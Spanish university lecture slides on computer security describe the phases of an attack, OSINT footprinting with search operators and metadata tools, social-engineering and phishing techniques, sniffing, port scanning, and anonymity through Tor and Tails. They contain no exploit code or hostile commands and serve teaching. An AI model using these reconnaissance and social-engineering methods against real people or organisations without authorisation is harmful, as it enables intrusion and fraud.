  4. **Efecto (Affect)**: llevar a cabo actividades dentro del sistema.

Fases de un ataque

Universidad Rey Juan Carlos

- Infosec Institute:
  1. **Reconocimiento**: identificar al objetivo.
  2. **Escaneo**: identificar el punto débil.
  3. **Acceso y escalamiento**: objetivo es entrar en el sistema y escalar privilegios o propagarse por la red.
  4. **Exfiltración**: extraer toda la información posible del sistema.
  5. **Sostenibilidad**: intentar mantenerse dentro del sistema el mayor tiempo posible.
  6. **Asalto**: alterar el funcionamiento del sistema o deshabilitar ciertas partes (hw como sw).
  7. **Ofuscación**: ocultar el rastro.

Fases de un ataque

Universidad Rey Juan Carlos

- De una manera general se necesitan las siguientes fases:
  1. **Reconocer**: recoger información.
  2. **Escanear**: probar activamente vulnerabilidades.
  3. **Obtener acceso**: explotar una vulnerabilidad.
  4. **Mantener acceso**: seguir dentro del sistema hasta alcanzar el objetivo.
  5. **Ocultación del rastro**.

Índice

Universidad Rey Juan Carlos

- Introducción.
- Técnicas de Hacking.
- Fases de un ataque.
- **Técnicas de recogida de información**.
  - **Footprinting.**
  - Fingerprinting.
- Anonimato.

Footprinting

Universidad Rey Juan Carlos

- Este proceso se centra en la recogida de información pública disponible en internet.
- Su uso no conlleva la vulneración de ninguna ley, y no es delito.
- Es la búsqueda y recolección de toda la información posible de un objetivo publicada:
  - con conocimiento, permiso o en medios públicos: Redes Sociales, blogs, prensa, BOE, boletines de las comunidades autónomas u organismos oficiales.
  - sin conocimiento: metadatos añadidos automáticamente a los archivos.

Footprinting – OSINT

Universidad Rey Juan Carlos

- La recolección de datos por medio de fuentes abiertas se conoce como OSINT (*Open Source Intelligence*)
- Inteligencia de fuentes abiertas conocimiento recopilado a partir de fuentes de acceso público. El proceso incluye la búsqueda, selección y adquisición de la información.
  - Medios de comunicación: revistas, periódicos, radio, etc.
  - Información pública de fuentes gubernamentales.
  - Foros, redes sociales, blogs, wikis, etc.
  - Conferencias, simposios, artículos, bibliotecas online, etc.
- Necesita un análisis posterior que incluye procesado de los datos.
- Problema: demasiada información y dudosa fiabilidad.



Footprinting – OSINT

Universidad Rey Juan Carlos

Fases del sistema de obtención de información:

1. **Requisitos**: se establecen todos los aquellas condiciones que deben satisfacerse para conseguir el objetivo, o resolver el problema que ha originado el desarrollo del sistema OSINT.

2. **Identificar fuentes de información relevante**: consiste en especificar las fuentes de interés que serán recopiladas. Se deben identificar y concretar las fuentes de información para optimizar el proceso de adquisición de datos.



Footprinting – OSINT


Universidad Rey Juan Carlos

Fases del sistema de obtención de información:

3. **Adquisición**: etapa en la que se obtienen los datos a partir de los orígenes indicados.
4. **Procesamiento**: consiste en dar formato a todos los datos recopilados.
5. **Análisis**: se genera inteligencia (conocimiento) a partir de los datos recopilados y procesados. El objetivo es relacionar los datos de distintos orígenes buscando patrones que permitan llegar a alguna conclusión.
6. **Presentación de inteligencia**: consiste en presentar la información obtenida de una manera eficaz, potencialmente útil y comprensible, de manera que pueda ser explotada.



Footprinting – OSINT



Footprinting – OSINT

- Ejemplos de dorks que podemos usar:
  - “” : coincidencia exacta.
  - `site`: para buscar en un sitio web específico.
  - `filetype`, `ext`: buscar archivos que tienen una extensión determinada.
  - `intext`: buscar páginas cuyo texto contenga el parámetro
  - `intitle`: resultados con páginas en cuyo título aparece la palabra específica.
  - OR: operador lógico.
  - AND: operador lógico.
  - `-` : símbolo de exclusión.
  - `cache`: para forzar resultados que estén en la cache del sistema de búsqueda.

Footprinting – OSINT

Universidad Rey Juan Carlos

- En internet existen una gran cantidad de recursos para hacer este tipo de análisis.
- Podemos buscar usuarios en redes sociales:

  https://www.namecheckr.com/
- También podemos buscar dominios:

  https://namechk.com/



- O también podemos usar algún software específico:

  https://github.com/sherlock-project/sherlock

Footprinting – OSINT

Universidad Rey Juan Carlos

- Podría ser que busquemos información y dicha información no esté activa (o el dominio no esté activo).
- Tenemos alternativas:

  https://archive.org/
- También tenemos la cache de Google:



Footprinting

Universidad Rey Juan Carlos

- Tenemos además otras fuentes de información:
  - IMINT
  - HUMINT
- IMINT proviene de *IMage INTelligence.*





Footprinting

Universidad Rey Juan Carlos

- Tenemos además otras fuentes de información:
  - IMINT
  - HUMINT
- IMINT proviene de *IMage INTelligence.*
- Para ese análisis podemos usar buscadores como:
  - TinEye: https://tineye.com/
  - Yandex: https://yandex.com/
  - Google Lens.
  - El buscador de fotos de Google.

Footprinting

Universidad Rey Juan Carlos

- Tenemos además otras fuentes de información:
  - IMINT
  - HUMINT
- HUMINT proviene de *HUMan INTelligence.*
- En este caso tenemos un dato personal: nombre completo, un email, número de teléfono… etc.

https://haveibeenpwned.com/

Footprinting – Metadatos

Universidad Rey Juan Carlos

- Los metadatos son aquellos datos que hablan de los datos.
- Describen el contenido de los archivos o la información de los mismos.
- Este tipo de ataques pertenecen a footprinting siempre y cuando los archivos a analizar sean públicamente accesibles.
- Los metadatos recogen información acerca de:
  - La fecha de creación y de la última modificación.
  - Los autores que han participado en la creación del archivo.
  - La aplicación empleada.
  - A veces contiene información sobre el SO, versiones, etc.
  - Se puede encontrar información de la geolocalización…etc.

Footprinting – Metadatos

Universidad Rey Juan Carlos

Cámara

Fabricante de cámara	SONY
Modelo de cámara	HDR-AS200V
Punto F	f/2.8
Tiempo de exposición	1/125 s
Velocidad ISO	
Compensación de exposición	0 paso
Distancia focal	3 mm
Apertura máxima	2.96875
Modo de medición	Diseño
Distancia al objeto	
Modo de flash	Sin función de flash
Intensidad de flash	
Longitud focal de 35 mm	

Origen

Autores	Antonio
Guardado por	Antonio Gonzalez
Número de revisión	277
Número de versión	
Nombre del programa	Microsoft Office PowerPoint
Organización	
Administrador	
Contenido creado	21/02/2021 17:10
Guardado el	23/02/2021 15:12
Fecha de impresión	
Tiempo de edición	123:01:00

Contenido


Estado de contenido	
Tipo de contenido	application/vnd.openxmlformats-...
Contar palabras	4182
Número de líneas	
Número de párrafos	636
Diapositivas	76
Notas	6
Ocultar cuenta	4
Clips multimedia	0
Formato de presentación	Presentación en pantalla (4:3)
Plantilla	
Escala	No
Vínculos obsoletos	No
Idioma	

Footprinting – Metadatos

Universidad Rey Juan Carlos

FOCA desarrollado por la compañía *elevenpaths*

- Herramienta utilizada para encontrar metadatos e información oculta en los documentos que examina.
- Estos documentos pueden estar en páginas web, y con FOCA se pueden descargar y analizar.




Footprinting – Metadatos

Universidad Rey Juan Carlos

FOCA desarrollado por la compañía *elevenpaths*

- Herramienta utilizada para encontrar metadatos e información oculta en los documentos que examina.
- Estos documentos pueden estar en páginas web, y con FOCA se pueden descargar y analizar.

Exiftool: https://exiftool.org/



Footprinting – Metadatos

Universidad Rey Juan Carlos

- Otra forma de extraer información de la imagen es…
- … analizando el contenido de la imagen mediante una **inspección visual**.

Índice

Universidad Rey Juan Carlos

- Introducción.
- Técnicas de Hacking.
- Fases de un ataque.
- **Técnicas de recogida de información**.
  - Footprinting.
  - **Fingerprinting.**
- Anonimato.

Fingerprinting

Universidad Rey Juan Carlos

- Se trata de una recogida de datos más específicos que permiten recopilar información sobre toda la pila TCP/IP de una red o sistema concreto.
  - Topologías, direcciones y nombres a diferentes niveles.
  - Estado de los puertos.
  - Versiones.
  - Estado de actualizaciones del software y parches del SO.
  - Listado de vulnerabilidades.
- Los datos que se recogen no son datos públicos por lo que se debe conseguir con técnicas específicas.

Fingerprinting

Universidad Rey Juan Carlos

- Existen cuatro técnicas muy extendidas:
  - Ingeniería social
  - Phishing
  - Sniffing
  - Scanning/mapping

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Consiste en basarse en la buena fe de las personas de una organización para obtener de ellas información valiosa para realizar los ataques.
- Se utilizan técnicas psicológicas y habilidades sociales.
- Mentiras elaboradas para sonsacar la información.
- Estas técnicas se llevan a cabo sobre:
  - Personal con falta de conciencia acerca del problema de seguridad informática.
  - Personal descontento.
- Y en muchos casos se aprovechan de la ausencia de políticas adecuadas.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider.
  - Ciberdelincuente.
  - Hackers éticos.
  - Estafadores o timadores.
  - Espías.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider:
    - Generalmente el atacante tiene ciertos privilegios, a nivel de confianza, ligados a su condición de trabajador, colaborador o empleado de la organización.
    - Puede tener muchos motivos: motivos personales, laborales, venganza…
    - Suelen buscar dinero o dañar la imagen de la empresa o institución.
  - Ciberdelincuente.
  - Hackers éticos.
  - Estafadores o timadores.
  - Espías.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider.
  - Ciberdelincuente:
    - Atacante de perfil técnico con conocimientos de Hacking informático.
    - Busca obtener información de la víctima y obtener acceso a una estructura empresarial.
  - Hackers éticos.
  - Estafadores o timadores.
  - Espías.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider.
  - Ciberdelincuente.
  - Hackers éticos:
    - Es un pentester, autorizado por la organización, que puede usar técnicas de Ingeniería Social para auditar la seguridad.
  - Estafadores o timadores.
  - Espías.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider.
  - Ciberdelincuente.
  - Hackers éticos
  - Estafadores o timadores:
    - Personas usan la Ingeniería Social para la elección de sus víctimas.
  - Espías.

Fingerprinting – Ingeniería social

Universidad Rey Juan Carlos

- Hay diferentes tipos de personas que utilizan la ingeniería social:
  - Insider.
  - Ciberdelincuente.
  - Hackers éticos
  - Estafadores o timadores.
  - Espías:
    - Tratan de manipular a su objetivo para que realice determinadas acciones.

Ingeniería Social – Ataques

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking:
    - Un atacante obtiene acceso a un sistema utilizando la conexión de otro usuario y períodos de inactividad cuando dicho usuario no está utilizando la cuenta.
    - Se basa en seguir a un usuario autorizado mientras va pasando a zonas de acceso restringido a las que no podemos acceder.

Ingeniería Social – Ataques

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking:
  - Dumpster Diving o Trashing:
    - Buscar en la basura o en lugares donde se acumulen desechos de información que podrán ser utilizados por el atacante.
    - Buscar en la basura está prohibido, pero se puede encontrar mucha información:
      - Número de teléfono, direcciones.
      - Organigramas o directorios corporativos.
      - Planos, apuntes técnicos.
      - Manuales de aplicaciones, sistemas, equipos, …
      - Esquemas que contengan estrategias empresariales.
      - Membretes, firmas, logotipos.
      - Actas de reuniones
      - Cuadrantes de vacaciones, turnos, eventos, …
      - Facturas con datos fiscales, precios, descripciones de productos…

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking:
  - Dumpster Diving o Trashing:



elmundo.es Castilla y León 24h

ESPAÑA | INTERNACIONAL | ECONOMÍA | CULTURA | CIENCIA | TECNOLOGÍA | DEPORTES | SALUD | COMUNICACIÓN | TV | MADRID | BCN

Portada > Castilla y León

VALLADOLID | 'EL MUNDO' LO DESVELÓ EN FEBRERO DE 2006

Multa de 60.000 euros a BBVA por el abandono de datos confidenciales en un descampado

- La Agencia de Protección de Datos sanciona la "conducta negligente" del banco
- La entidad alega que la responsabilidad corresponde a la empresa de limpieza

ESTHER NEILA

VALLADOLID.- BBVA deberá hacer frente a una multa de 60.101,21 euros por el abandono de clientes de documentos confidenciales en un descampado anexo al polígono industrial de San Cristóbal, hecho que fue revelado por EL MUNDO en su edición del 6 de febrero de 2006.

Más de dos años después, la **Agencia de Protección de Datos** sanciona al banco por una **"clara conducta negligente"** en su obligación de custodiar información privada de los clientes, pero le impone la menor cuantía establecida para este tipo de infracciones (consideradas graves y que pueden acarrear multas de hasta 300.000 euros) al **no percibir intencionalidad** por parte de la entidad.

- Los documentos aparecieron esparcidos entre escombros y basura en el polígono de San Cristóbal. (Foto: CARLOS ESPESO)

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping:
    - Es el acto de escuchar secretamente conversaciones privadas o de otros sin su consentimiento.

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping:



Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping
  - Shoulder Surfing:
    - Mirar de manera disimulada para conseguir la información que se busca.

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping
  - Shoulder Surfing
  - Office Snooping:
    - Aprovechar que un compañero de trabajo no está en su puesto y no ha bloqueado el equipo.

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping
  - Shoulder Surfing
  - Office Snooping
  - Baiting:
    - Dejar un dispositivo, que tiene un malware, y que la víctima por curiosidad conecte ese dispositivo en su equipo.

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping
  - Shoulder Surfing
  - Office Snooping
  - Baiting
  - Bribing:
    - Sobornar a un empleado de la empresa para que este nos facilite la información.



Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Existe una gran variedad de ataques que usan la Ingeniería social:
  - Piggybacking
  - Dumpster Diving o Trashing
  - Eavesdropping
  - Shoulder Surfing
  - Office Snooping
  - Baiting
  - Bribing
  - Ingeniería Social Inversa:
    - Se trata de poner un cebo y esperar a que la víctima pique.

Ingeniería Social – Ataques

Universidad Rey Juan Carlos

- Ejemplo de ingeniería Inversa:
  - La DEA (*Drug Enforcement Administration*) creó un perfil falso en Facebook usando las imágenes que obtuvieron de un móvil requisado a una detenida. La suplantación pretendía servir de trampa a otros traficantes.



Fingerprinting

Universidad Rey Juan Carlos

- Existen cuatro técnicas muy extendidas:
  - Ingeniería social.
  - Phishing.
  - Sniffing.
  - Scanning/mapping.

Phishing

- El atacante se hace pasar por otra persona o entidad en la cual el atacado confía.
- Tiene puntos en común con la Ingeniería Social.
- El caso típico persigue extraer información confidencial enviando a todas las víctimas potenciales una comunicación confiable y legítima solicitándoles esa información.
- Aparecen conceptos como:
  - Spear phishing: si el objetivo es un determinado grupo de personas.
  - Whaling: si el objetivo son los directivos de la organización.
- Tipos:
  - Smishing: usando SMS, o apps de mensajería como Telegram o Whatsapp.
  - Phishing: usando el correo electrónico.

Sniffing

- Es una técnica que permite capturar todos los datos que circulan por una red de área local.
  - No es necesariamente maliciosa.
- Se utilizan los sniffers: software que configura las tarjetas de red en modo promiscuo, y que soporta los protocolos de interés y proporciona mecanismos de filtrado adecuados.
- Su alcance depende de los dispositivos de conmutación o segmentación que se utilizan en la red, de su correcta configuración, de la forma de acceso.
- Es una técnica típica para conseguir contraseñas.

Scanning/Mapping

Universidad Rey Juan Carlos

- El scanning trata de analizar a través de diferentes herramientas el estado de una determinada red y de los dispositivos ubicados en ella.
- Existen diferentes tipos dependiendo del nivel de profundidad y del objetivo del análisis:
  - Escáner de puertos (NMAP, NETCAT, SUPERSCAN, Metasploit).
  - Escáner de vulnerabilidades (Nessus)









Índice

Universidad Rey Juan Carlos

- Introducción.
- Técnicas de Hacking.
- Fases de un ataque.
- Técnicas de recogida de información.
- **Anonimato.**

Anonimato

Universidad Rey Juan Carlos


- El anonimato es fundamental desde el punto de vista del atacante por dos aspectos fundamentales:
  1. Ocultar su identidad desde las fases iniciales del ataque.
  2. Borrar sus huellas para dificultar posibles análisis forenses.


- Generalmente, se utilizan tres técnicas diferentes:
  - Anonimato físico: acceso mediante Wifis abiertas.
  - Anonimato por uso de **bouncer**: sistema sobre el que el atacante tiene un control total y desde el cual realiza el ataque.
  - Anonimato por uso de proxy.


Anonimato

Universidad Rey Juan Carlos

- Todos los navegadores disponen de un modo de navegación de incógnito (no fiarse nunca):







Anonimato

Universidad Rey Juan Carlos

- Aunque también existen otras maneras:
  - Usar TAILS.
    - Es un SO de software libre basado en Debian.
    - Fuerza que todas las conexiones salientes sean a través de la red TOR.
  - Usar la red TOR: The Onion Router.





Anonimato: TOR


Universidad Rey Juan Carlos

- El objetivo de este proyecto es el de crear una red de comunicaciones distribuida y superpuesta al Internet convencional.
- TOR es una red que implementa una técnica llamada *Onion Routing*, diseñada para proteger las comunicaciones en la Marina de los Estados Unidos.
- La idea es cambiar el enrutado tradicional de Internet para garantizar el anonimato y la privacidad de los datos.

Anonimato: TOR

Universidad Rey Juan Carlos

- En enrutado clásico:



- Si alguien intercepta el paquete de datos (MiM) sabe de dónde vienen y a dónde van.


Anonimato: TOR

Universidad Rey Juan Carlos


- Onion Routing: consiste enviar los datos por un camino no directo utilizando nodos.

- El nodo A quiere mandar un mensaje al nodo B.
- Calcula una ruta más o menos aleatoria al destino.
- Después consigue las claves públicas de todos los nodos intermedios usando un directorio de nodos.
- Va cifrando el mensaje por “capas”.

Anonimato: TOR



Anonimato: TOR



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 4 – Ataques a redes IP y protocolos

Bloque II – Ataques y contramedidas







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Introducción y recordatorios.
- ARP Poisoning, ARP Spoofing y Man in the Middle.
- TCP Hijacking.
- Ataques en la capa de aplicación.
- Ataques Denial of Service (DoS).

Índice

Universidad Rey Juan Carlos

- **Introducción y recordatorios.**
- ARP Poisoning, ARP Spoofing y Man in the Middle.
- TCP Hijacking.
- Ataques en la capa de aplicación.
- Ataques Denial of Service (DoS).

Introducción y recordatorios

Universidad Rey Juan Carlos

- Nos centraremos en ataques a diferentes protocolos de redes TCP/IP.
- Existen otros tipos de ataques/contramedidas relacionados con el *perímetro* de la red (firewalls, DMZ, …).
- Antes de comenzar es recomendable repasar algunos elementos esenciales de redes.

Introducción y recordatorios

Universidad Rey Juan Carlos

- Una familia de protocolos de Internet es el conjunto de protocolos que son implementados por la pila de protocolos sobre los que se fundamenta Internet, y que permiten la transmisión de datos entre las redes de ordenadores.
- Hay dos protocolos importantes: TCP e IP.
- TCP/IP es el modelo que sostiene Internet y que permite la comunicación entre equipos independientemente del sistema operativo o de las redes en las que están los equipos.

Introducción y recordatorios

Universidad Rey Juan Carlos

- Además del modelo TCP/IP existe el modelo OSI.
- Es el modelo para la Interconexión de Sistemas Abiertos (*Open System Interconection*)
- Contiene 7 capas, y cada una cumple funciones específicas necesarias para comunicar dos sistemas.
- Cada capa se apoya en la capa anterior, realiza su función y ofrece un servicio a la capa superior.

Introducción y recordatorios

Universidad Rey Juan Carlos



- Aplicación: proporciona servicios utilizados por las aplicaciones.
- Presentación: define el formato de los datos que se van a intercambiar entre las aplicaciones.
- Sesión: proporciona mecanismos para controlar el diálogo entre las aplicaciones.
- Transporte: permite intercambiar datos entre sistemas dividiendo en mensaje en varios fragmentos.
- Red: se encarga de definir el camino que seguirán los datos.
- Enlace de datos: se ocupa del direccionamiento físico dentro de la topología de la red.
- Física: controla las señales por donde viajarán los datos.

Introducción y recordatorios

Universidad Rey Juan Carlos



